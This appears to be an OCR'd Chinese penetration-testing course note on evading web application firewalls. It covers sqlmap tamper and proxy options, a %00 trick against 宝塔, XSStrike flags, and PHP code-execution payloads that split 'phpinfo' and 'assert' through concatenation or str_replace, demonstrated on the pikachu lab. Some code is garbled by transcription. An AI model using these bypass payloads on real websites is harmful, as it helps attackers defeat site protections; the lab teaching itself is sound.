


Day49 WAF绕过-漏洞利用之注入上传跨站等绕过



1 SQL 注入

2 如需 sqlmap 注入 修改 us 头及加入代理防 cc 拦截自写 tamper 模块

3 安全狗：参考之前 payload

4 Aliyun：基本修改指纹即可

5 宝塔：匹配关键字外加/*等

6 sqlmap --proxy="http://127.0.0.1:8080" --
tamper="waf.py" --random-agent

7

8 文件上传

9 1.php 截断 参考前面上传 waf 绕过 payload

10

11 XSS 跨站

12 利用 xssstrike 绕过 加上--timeout 或--proxy 绕过 cc

13

14 其他集合

15 RCE:

16 加密加码绕过？算法可逆？关键字绕过？提交方法？各种测试！

```
17 txt=$y=str_replace('x','','pxhpxinfo()');assert
   ($y);&submit=%E6%8F%90%E4%BA%A4
18
19 文件包含：没什么好说的就这几种
20 ..\ ...../ ..\..\等
```

49.1 sqlmap绕过

1. 通过sqlmap对网址进行测试的时候，如果对方有cc流量防护，需要给sqlmap设置一个代理进行注入。
2. 如果对方有安全狗等waf，可以使用tamper自定义模块通过自己编写绕过语法，注入时对waf进行绕过。
3. 当对方有waf时，需要设置更换sqlmap的user-agent，否则会被waf识别并拦截。

```
1 sqlmap --proxy="http://127.0.0.1:8080" --
   tamper="waf.py" --random-agent
```

有宝塔时：

同样用编写后绕过安全狗的tamper模块去跑网站，虽然绕过了安全狗，如果对方有宝塔，会被宝塔拦截。因为宝塔这个鸟毛过滤了 `/*` 等一系列字符。（宝塔比安全狗多了一个对 `/*` 进行检测）

绕过方法：

一但用到 `/*` 这些注释什么的，就在前面加上 `%00`，宝塔就以为结束了，不会检测后面的数据了。

举例：

此时加上 `%00`，宝塔没有进行拦截：


```
1  XSstrike参数:
2
3  -h, --help //显示帮助信息
4  -u, --url //指定目标 URL
5  --data //POST 方式提交内容
6  -v, --verbose //详细输出
7  -f, --file //加载自定义 payload 字典
8  -t, --threads //定义线程数
9  -l, --level //爬行深度
10 -t, --encode //定义 payload 编码方式
11 --json //将 POST 数据视为 JSON
12 --path //测试 URL 路径组件
13 --seeds //从文件中测试、抓取 URL
14 --fuzzer //测试过滤器和 web 应用程序防火墙。
15 --update //更新
16 --timeout //设置超时时间
17 --params //指定参数
18 --crawl //爬行
19 --proxy //使用代理
20 --blind //盲测试
21 --skip //跳过确认提示
22 --skip-dom //跳过 DOM 扫描
23 --headers //提供 HTTP 标头
24 -d, --delay //设置延迟
```

49.4 RCE绕过waf

RCE代码：接收post传入的参数，并且通过eval执行，如果没执行成功则输出字符串

| | | | |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------|-----|------|
| 类型 | POST | 过滤器 | post |
| URI地址 | | | |
| /pikachu/vul/rce/rce_eval.php | | | |
| User-Agent | | | |
| Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0 | | | |
| 过滤规则 | | | |
| (?:define eval file_get_contents include require_once shell_exec phpinfo system passthru chr char preg_\w+ execute echo print print_r var_dump (fp)open alert showmodal dialog file_put_contents fopen urldecode scandir)\((| | | |
| 传入值 | | | |
| txt:phpinfo(); | | | |
| 风险值 | | | |
| phpinfo() | | | |


4.此时我们想到通过base64加密解密来绕过phpinfo(); 这个关键字

- 1 先把phpinfo();用base64加密，结果为cGhwaw5mbygpOw==，然后用php中的base64解密函数base64_decode()进行解密
- 2
- 3 所以在输入框内base64_decode('cGhwaw5mbygpOw==');提交即可
- 4
- 5 当post将字符串base64_decode('cGhwaw5mbygpOw==');提交后，对方后台接收到post值，并通过eval将字符串当成php代码执行，就成功对加密后的phpinfo();进行了解密还原。（此时感觉逻辑非常的通顺）

rce > exec "eval"

Here, 请提交一个你喜欢的字符串:

5.提交后发现又被拦截了，此时我们打开宝塔的日志看了一眼，又被匹配到了敏感参数，这次是 `base64_decode()`（我感觉就算没有拦截的话，通过上面源码看，传入后也执行不了，会报语法错误）



6.此时就可以用字符串的拼接来绕过waf对关键字的匹配

(1) 因为waf只是拦截关键字，我们用字符串将关键字拼接起来，waf就不会识别到，并且可以执行同样的功能

```
1 例子：
2 $a='php'.'info()';assert($a);
3 将php和info(); 拼接起来赋值给变量a，再通过assert对执行变量a
```

Here, 请提交一个你喜欢的字符串:

`$a='php'.'info()';assert($a);`

提交

你喜欢的字符还挺奇怪的!

提交后:

PHP Version 5.4.45

| | |
|------------|--------------------------------------------------------------|
| System | Windows NT DESKTOP-SCAIQ8 6.2 build 9200 (Windows 8 Home Pre |
| Build Date | Sep 2 2015 23:45:53 |

(2) 或者用php中的str_replace函数替换变量中指定的字符串为空

```
1 $y=str_replace('x','', 'pxhpxinfo()');assert($y);
```



提交后:

PHP Version 5.4.45

| | |
|------------|----------------------------------------------------------|
| System | Windows NT DESKTOP-SCAIQ8 6.2 build 9200 (Windows 8 Home |
| Build Date | Sep 2 2015 23:45:53 |
| Compiler | MSVC9 (Visual C++ 2008) |

(3) 上面的方法都有用到 `assert` 来执行 `phpinfo()`; 如果 `assert` 也被过滤了呢,此时我们也可以用拼接字符串或者 `str_replace` 拆分来绕过关键字

```
1 $x='asse';$xx='rt';$xxx=$x.$xx;$y=str_replace('x',  
    ,'', 'pxhpxinfo()');$xxx($y);
```




也可以通过 `$_REQUEST` 提交方式绕过:

